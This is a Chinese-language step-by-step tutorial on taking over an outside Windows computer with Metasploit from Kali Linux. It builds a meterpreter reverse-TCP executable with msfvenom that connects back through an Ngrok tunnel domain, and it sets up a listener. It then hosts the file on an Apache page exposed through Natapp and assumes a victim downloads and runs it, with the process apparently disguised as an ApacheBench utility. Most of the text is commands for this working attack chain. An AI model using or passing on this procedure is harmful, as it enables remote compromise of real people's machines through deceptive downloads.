KaliLinux使用MSF加内网穿透简单渗透外网

0.准备阶段

一个良好的网络环境

一台具有kalilinux系统的电脑或虚拟机

火狐浏览器

Metasploit软件（自带）

Sunny-Ngrok账号与客户端+免费的tcp隧道

Natapp账号与客户端+免费的http隧道

Apache2服务器

1.前期工作

更新kali：

命令：

```
sudo apt-get update
sudo apt-get upgrade
```

2.软件下载

火狐浏览器：在官网下载并安装

Metasploit软件：如果系统未安装，执行命令：

```
sudo apt-get install metasploit-framework
```

Sunny-Ngrok：根据系统下载32/64位linux版本客户端，下载后得到压缩包，解压得到软件：sunny

Natapp：根据系统下载32/64位linux版本客户端，下载得到安装包，解压得到软件：natapp

3.获取Sunny隧道

Sunny——Ngrok：http://www.ngrok.cc/

首先注册账号并登陆

然后选择隧道管理

选择开通隧道

选择免费隧道

选择TCP服务

设置隧道名称

选择可用的端口 10000-11000

选择一个本机空闲的端口用于以后的监听

确定添加

完成后可在隧道管理界面查看详细信息

详细信息：

包括端口与隧道id

至此Sunny配置完成

4.监听阶段


在渗透前，先监听，否则可能失败

打开metasploits-framework（可能会很慢，请稍等）

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 127.0.0.1  (内网IP)
set lport 10086     （在Sunny中设置的本地端口）
exploit
```

此时，界面进入监听界面（不要退出）

实际界面：




5.启动Sunny

打开sunny所在目录，并在目录下打开终端

在隧道管理中找到隧道id

在刚刚打开的终端中输入启动sunny的命令：

./sunny clientid 隧道id



界面：

Online为成功

6.生成载荷

打开终端，执行命令：


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=free.idcfengye.com LPORT=*****
-f exe -o 123.exe
```

这时会在/home/用户名/的这个目录下生成一个名字为123的可执行文件，用于window

参数LPORT为Sunny远程端口，参数LHOST为域名free.idcfengye.com

生成载荷位置：

终端回应：



7.打开Apache服务

现在的载荷已经具备监听能力了，接下来要做的事情是把载荷挂载到网站上并提供下载

此时需要Apache服务器与natapp相结合使得外网用户访问服务器，并可以成功获取刚刚生成的木马文件

首先打开Apache服务器，命令：

```
sudo service apache2 start
```

打开浏览器输入127.0.0.1:80会显示Apache自带的页面

这个网页的文件位于/var/www/html/

但是我们不需要这两个文件

使用以下命令删除这两个html文件

```
sudo rm 文件名
```

在该文件夹内新建一个html文件，在内部嵌入123.exe的链接，并将123.exe也移动至文件夹

新建html文件：

```
sudo touch index.html
```

打开这个index.html进行编辑

这里只写一个简单的网页，具体的网页可以去网上找模板

```
<!DOCTYPE html>

<html>

<head>

<title>hello world</title>

</head>

<body>


<p>hello world</p>
<a href="123.exe" target="_blank">123.exe</a>

</body>

</html>
```


此时确保这个html文件位于/var/www/html/目录下

找到123.exe所在文件夹并在此打开终端


移动123.exe至/var/www/html/目录，命令：

```
sudo mv 123.exe /var/www/html/
```

成功后：



在浏览器输入127.0.0.1：



8.Natapp配置

首先进入官网，并登陆 https://natapp.cn/

登陆后点击购买隧道

在这里我们使用免费隧道

在本地端口上选择80，映射到Apache的端口

名字随意，点击免费购买

至此，获得免费隧道

找到下载的natapp客户端所在文件夹

在文件夹内打开终端

使用以下命令运行natapp

```
chmod a+x natapp

./natapp -authtoken=隧道id
```

成功后：

这个域名就可以在外网访问了


这时，Kali内共有三个终端界面，一个Sunny，一个natapp，一个正在监听的msf，如果缺少了，请排错或重新来过

9.测试

9.测试


我们另外打开一台windows机器（注意：此时没有免杀，测试时需要关闭防火墙）

目标机器信息：一台关闭防火墙与实施保护的windows系统主机，其余信息未知（假定未知）



打开浏览器输入natapp的免费域名：


假定用户点击链接并下载运行：



名称	PID	状态	用户名	C...	内存(专...	描述
123.exe	3148	正在运行	mmy	00	580 K	ApacheBench command line utility

这时查看用户管理器可以看到，123.exe已经运行，但是在主机上什么也没有发生

回到kali主机查看msf界面



这时表示我们的监听已经成功

10.渗透完成